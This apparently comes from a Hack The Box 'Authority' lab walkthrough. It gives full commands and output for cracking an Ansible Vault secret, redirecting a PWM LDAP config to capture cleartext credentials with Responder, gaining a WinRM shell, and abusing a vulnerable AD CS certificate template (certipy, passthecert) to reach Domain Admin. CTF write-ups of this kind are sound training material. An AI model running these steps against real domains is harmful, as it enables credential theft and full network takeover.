```

let's copy and past each one of those hashes, there are 3 of them, into separate files. Hash1, Hash2, Hash3, whatever you want to name it.

This step tripped me up, we need to make sure that we remove our empty spaces and form it like it is shown below exactly.

In Sublime.

```
Edit  Selection  Find  View  Goto  Tools  Project  Preferences  Help
PwmConfiguration.xml   ENUM   hash
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
33356162633264646338323762613061313033376539643 50a3636636231323531363466313966 62
38656432323830393339336231373637303535613636646561653637386634613862316638353530
39303566373064613 50a3164666630373030376537613235653433386539346465336633650353035
6531
```

In Nano.

```
GNU nano 7.2                                    hash
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
33356162633264646338323762613061313033376539643 50a3636636231323531363466313966 62
38656432323830393339336231373637303535613636646561653637386634613862316638353530
39303566373064613 50a3164666630373030376537613235653433386539346465336633650353035
6531
```

and cat out.

```
┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
└─$ cat hash
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
33356162633264646338323762613061313033376539643 50a3636636231323531363466313966 62
38656432323830393339336231373637303535613636646561653637386634613862316638353530
39303566373064613 50a3164666630373030376537613235653433386539346465336633650353035
6531
```

Next, we will use ansiable2john to convert it into a crackable hash.

```
┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
└─$ ansible2john hash
hash:$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed228
09393b1767055a66deae678f4a8b1f8550905f70da5
```

We can either copy and past or carrot it into a file here. Name it differently than the files above.

```
┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
└─$ cat hashcatHASH
hash:$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73a
d5d8804b4b2511c3b15814ebcf2fe9833428420363 5
┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
```

Now we can try to crack it with john or hashcat I used john.

```
┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
└─$ john hashcatHASH
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
No password hashes left to crack (see FAQ)

┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
└─$ john hashcatHASH --show
hash:!@#$%^&*

1 password hash cracked, 0 left
```

hash:!@#$%^&* Now we have a pw for that encrypted file. Next let's feed that original hash into ansible-vault decrypt, this will pop up a password prompt to decrypt the hash. You might have to install Ansible.

```
Cat hash | ansible-vault decrypt
```

Use the password we cracked prior to this, and we get decryption successful, which shows us a new password, nice!

```
┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
└─$ cat hash | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23
```

pWm_@dm!N_!23 Let's think about this, where could we use this password. Maybe this Configuration Manager, Configuration Password field that we found earlier.

Password Self Service

https://10.129.237.32:8443/pwm/private/config/login

Auth WADComs HTB Academy HTB TryHackMe | Dashboard

Configuration Manager
Password Self Service


Configuration Password

Password


Sign in Cancel

Previous Authentications

Identity	Timestamp	Network Address
n/a	March 24, 2023 at 7:42:59 PM EDT	127.0.0.1
CN=svc_pwm,CN=Users,DC=htb,DC=corp (default)	March 26, 2023 at 9:11:23 AM EDT	10.129.204.183
CN=svc_pwm,CN=Users,DC=htb,DC=corp (default)	March 26, 2023 at 9:17:32 AM EDT	10.129.204.183
CN=svc_pwm,CN=Users,DC=htb,DC=corp	March 26, 2023 at 9:20:14 AM	



Yup we are in. Alright then let's have a look around, what's this.



Hmm mm interesting, very interesting. If we DL the configuration file, we can examine it.

PwmConfiguration.xml

Ok we see it's reaching out to LDAP. I immediately think responder at this point..

```
71        </setting>
72        <setting key="ldap.serverUrls" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="STRING_ARRAY" syntaxVersion="0">
73            <label>LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP URLs</label>
74            <value>ldaps://authority.authority.htb:636</value>
75        </setting>
76        <setting key="ldap.profile.displayName" profile="default" syntax="LOCALIZED_STRING" syntaxVersion="0">
```

First, let's edit this file and point it to our machine, this way we can catch the reply. Be mindful of LDAPS being changed to LDAP and your IP to your (tun0 IP) and port changed to 389. Save the file and upload/import it.


```
        <default/>
    </setting>
    <setting key="ldap.serverUrls" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="STRING_ARRAY" syntaxVersion="0">
        <label>LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP URLs</label>
        <value>ldap://10.10.14.28:389</value>
    </setting>
    <setting key="ldap.profile.displayName" profile="default" syntax="LOCALIZED_STRING" syntaxVersion="0">
```

Before we import this file we need to start responder.

```
sudo responder -I tun0
```

```
┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
└─$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    Force ESS downgrade         [OFF]

[+] Generic Options:
    Responder NIC               [tun0]
    Responder IP                [10.10.14.28]
    Responder IPv6              [dead:beef:2::101a]
    Challenge set               [random]
    Don't Respond To Names      ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name      [WIN-ZUBZCXKH3GT]
    Responder Domain Name       [DNTX.LOCAL]
    Responder DCE-RPC Port      [49805]

[+] Listening for events...
```

Save this file now and let's upload it.



With this uploaded, if we look at our responder output, it will show us creds.

```
[+] Listening for events...

[LDAP] Cleartext Client   : 10.129.237.32
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!
[*] Skipping previously captured cleartext password for CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[*] Skipping previously captured cleartext password for CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
```


user is svc_ldap this is shown above at CN=svc_ldap pw = lDaP_1n_th3_cle4r!

svc_ldap : lDaP_1n_th3_cle4r!

From here we can try a few diff things like looking at more shares, maybe sign in to those logins we found or even see if we have RDP access at this point. Let's try to evil-winrm in using these creds.


```
┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
└─$ evil-winrm -u svc_ldap -p lDaP_1n_th3_cle4r! -i 10.129.237.32

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detect

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami
htb\svc_ldap
```

And we are in using evil-winrm which uses port 5985 which we saw in our nmap scan earlier. 5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

User flag below. 

Now for Administrator. This one is always a fun priv esc. let's upload certify.exe and check for any misconfig on the ADCS (Active Directory Certificate Service) make sure you are in the correct directory and/or use a full path to the tool you want uploaded.

Resource. https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation




```
./Certify.exe find /vulnerable
```

```
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> ./Certify.exe find /vulnerable

   _____          _ _ _  _ __
  / ____|        | | (_)/ _|
 | |     __ _ __| | |_ _| |_ _  _
 | |    / _ \ '__| __| | |  _| | | |
 | |___| (_) | |  | |_| | | | |_| |
  \_____\___/|_|   \__|_|_|_|\__, |
                                __/ |
                               |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=authority,DC=htb'

[*] Listing info about the Enterprise CA 'AUTHORITY-CA'

    Enterprise CA Name            : AUTHORITY-CA
    DNS Hostname                  : authority.authority.htb
    FullName                      : authority.authority.htb\AUTHORITY-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=AUTHORITY-CA, DC=authority, DC=htb
    Cert Thumbprint               : 42A80DC79DD9CE76D032080B2F8B172BC29B0182
    Cert Serial                   : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
    Cert Start Date               : 4/23/2023 9:46:26 PM
    Cert End Date                 : 4/23/2123 9:56:25 PM
```

We have a vuln certificate template here

```
[!] Vulnerable Certificates Templates :
    CA Name                               : authority.authority.htb\AUTHORITY-CA
    Template Name                         : CorpVPN
    Schema Version                        : 2
    Validity Period                       : 20 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag           : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT_CHECK_USER_DS_CERT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Document Signing, Encrypting File System, IP security IK
, IP security user, KDC Authentication, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Document Signing, Encrypting File System, IP security IK
, IP security user, KDC Authentication, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : HTB\Domain Admins             S-1-5-21-622327497-3269355298-2248959698-512
                                      HTB\Domain Computers          S-1-5-21-622327497-3269355298-2248959698-515
                                      HTB\Enterprise Admins         S-1-5-21-622327497-3269355298-2248959698-519
      Object Control Permissions
        Owner                       : HTB\Administrator             S-1-5-21-622327497-3269355298-2248959698-500
        WriteOwner Principals       : HTB\Administrator             S-1-5-21-622327497-3269355298-2248959698-500
                                      HTB\Domain Admins             S-1-5-21-622327497-3269355298-2248959698-512
                                      HTB\Enterprise Admins         S-1-5-21-622327497-3269355298-2248959698-519
        WriteDacl Principals        : HTB\Administrator             S-1-5-21-622327497-3269355298-2248959698-500
                                      HTB\Domain Admins             S-1-5-21-622327497-3269355298-2248959698-512
```


```
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=authority,DC=htb'

[*] Listing info about the Enterprise CA 'AUTHORITY-CA'

    Enterprise CA Name            : AUTHORITY-CA
    DNS Hostname                  : authority.authority.htb
    FullName                      : authority.authority.htb\AUTHORITY-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,
```

```
CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=AUTHORITY-CA, DC=authority, DC=htb
    Cert Thumbprint               : 42A80DC79DD9CE76D032080B2F8B172BC29B0182
    Cert Serial                   : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
    Cert Start Date               : 4/23/2023 9:46:26 PM
    Cert End Date                 : 4/23/2123 9:56:25 PM
    Cert Chain                    : CN=AUTHORITY-CA,DC=authority,DC=htb
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                       Principal

      Allow  Enroll                                       NT AUTHORITY\Authenticated
UsersS-1-5-11
      Allow  ManageCA, ManageCertificates                 BUILTIN\Administrators
S-1-5-32-544
      Allow  ManageCA, ManageCertificates                 HTB\Domain Admins
S-1-5-21-622327497-3269355298-2248959698-512
      Allow  ManageCA, ManageCertificates                 HTB\Enterprise Admins
S-1-5-21-622327497-3269355298-2248959698-519
    Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :

    CA Name                               : authority.authority.htb\AUTHORITY-CA
    Template Name                         : CorpVPN
    Schema Version                        : 2
    Validity Period                       : 20 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS, AUTO_ENROLLMENT_CHECK_USER_DS_CERTIFICATE
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Document
Signing, Encrypting File System, IP security IKE intermediate, IP security user,
KDC Authentication, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Document
Signing, Encrypting File System, IP security IKE intermediate, IP security user,
KDC Authentication, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : HTB\Domain Admins             S-1-5-21-
622327497-3269355298-2248959698-512
                                      HTB\Domain Computers          S-1-5-21-
622327497-3269355298-2248959698-515
                                      HTB\Enterprise Admins         S-1-5-21-
622327497-3269355298-2248959698-519
      Object Control Permissions
        Owner                       : HTB\Administrator             S-1-5-21-
622327497-3269355298-2248959698-500
        WriteOwner Principals       : HTB\Administrator             S-1-5-21-
622327497-3269355298-2248959698-500
                                      HTB\Domain Admins             S-1-5-21-
```

```
622327497-3269355298-2248959698-512
                                        HTB\Enterprise Admins         S-1-5-21-
622327497-3269355298-2248959698-519
        WriteDacl Principals        : HTB\Administrator             S-1-5-21-
622327497-3269355298-2248959698-500
                                        HTB\Domain Admins             S-1-5-21-
622327497-3269355298-2248959698-512
                                        HTB\Enterprise Admins         S-1-5-21-
622327497-3269355298-2248959698-519
        WriteProperty Principals    : HTB\Administrator             S-1-5-21-
622327497-3269355298-2248959698-500
                                        HTB\Domain Admins             S-1-5-21-
622327497-3269355298-2248959698-512
                                        HTB\Enterprise Admins         S-1-5-21-
622327497-3269355298-2248959698-519



Certify completed in 00:00:11.5282975
```

First, let's add a computer to authorty.htb using impacket.

```
impacket-addcomputer  authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' -computer-name
FRO$ -computer-pass Password123!
```



Next we will use certipy to req a certificate service as that computer with administrator rights. Make sure to add authority.authority.htb to your /ETC/HOSTS file. Change your dc ip as well. Also initiate the command 2 or 3 times in a row, it should hit.

```
certipy req -u 'FRO$' -p 'Password123!' -ca AUTHORITY-CA -target authority.htb -
template CorpVPN -upn administrator@authority.htb -dns authority.authority.htb -
dc-ip 10.10.11.222
```

```
┌──(fro㉿mastr)-[~/Desktop/SharpCollection-master/NetFramework_4.7_Any]
└─$ certipy req -u 'FRO$' -p 'Password123!' -ca AUTHORITY-CA -target authori
ty.htb -template CorpVPN -upn administrator@authority.htb -dns authority.aut
hority.htb -dc-ip 10.129.237.32
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error: The NETBIOS connection with the remote host timed out.
[-] Use -debug to print a stacktrace

┌──(fro㉿mastr)-[~/Desktop/SharpCollection-master/NetFramework_4.7_Any]
└─$ certipy req -u 'FRO$' -p 'Password123!' -ca AUTHORITY-CA -target authori
ty.htb -template CorpVPN -upn administrator@authority.htb -dns authority.aut
hority.htb -dc-ip 10.129.237.32
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 3
[*] Got certificate with multiple identifications
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_authority.pfx'
```

This will create a file named administrator_authority.pfx for us that we can use to create a user.crt and a user.key which we can use to passthercert and get a shell.

First create a user.crt using administrator_authority.pfx with certipy

```
certipy cert -pfx administrator_authority.pfx -nokey -out user.crt
```

2nd create a user.key using the admin.pfx with certipy

```
sudo certipy cert -pfx administrator_authority.pfx -nocert -out user.key
```

```
┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
└─$ sudo certipy cert -pfx administrator_authority.pfx -nokey -out user.crt
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Writing certificate and  to 'user.crt'

┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
└─$ ls
administrator_authority.pfx  hash         main.yml  PwmConfiguration.xml  user.crt      user.key.bak
ENUM                         hashcatHASH  nmap      PWM-LocalDB.bak       user.crt.bak

┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
└─$ sudo certipy cert -pfx administrator_authority.pfx -nocert -out user.key
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Writing private key to 'user.key'

┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
└─$ ls
administrator_authority.pfx  hash         main.yml  PwmConfiguration.xml  user.crt      user.key
ENUM                         hashcatHASH  nmap      PWM-LocalDB.bak       user.crt.bak  user.key.bak

┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
```

Now we can passthecert using passthecert.py
https://github.com/AlmondOffSec/PassTheCert/blob/main/Python/README.md

```
python3 passthecert.py -action ldap-shell -crt user.crt -key user.key -domain
offsec.local -dc-ip 10.0.0.1
```

```
┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
└─$ python3 /opt/passthecert.py -action ldap-shell -crt user.crt -key user.key -domain authority.htb -dc-ip 10.129.237.32
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Type help for list of commands

#
```

And we have a ldap-shell which is a restricted shell and takes few commands. Research it to see what we can run in here. We can add user to group as admin using the command below

```
add_user_to_group svc_ldap "Domain Admins"
```

```
┌──(fro㉿mastr)-[~/HTB/rooms/Authority]
└─$ python3 /opt/passthecert.py -action ldap-shell -crt user.crt -key user.key -domain authority.htb -dc-ip 10.129.237.32
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Type help for list of commands

# add_user_to_group svc_ldap "Domain Admins"
Adding user: svc_ldap to group Domain Admins result: OK

#
```

And we have an ok result, GREAT!!! Taking a look back at our evil-winrm we see we can access administrator

files now. You should log out of evil-winrm and back in for the changes to take effect.

```
┌──(fro㉿mastr)-[~/Desktop/SharpCollection-master/NetFramework_4.7_Any]
└─$ evil-winrm -u svc_ldap -p lDaP_1n_th3_cle4r! -i 10.129.237.32

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_c

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackpl
```

```
-ar---        7/16/2023  10:54 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
[redacted]
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

And we have fully compromised this machine. Great job everyone.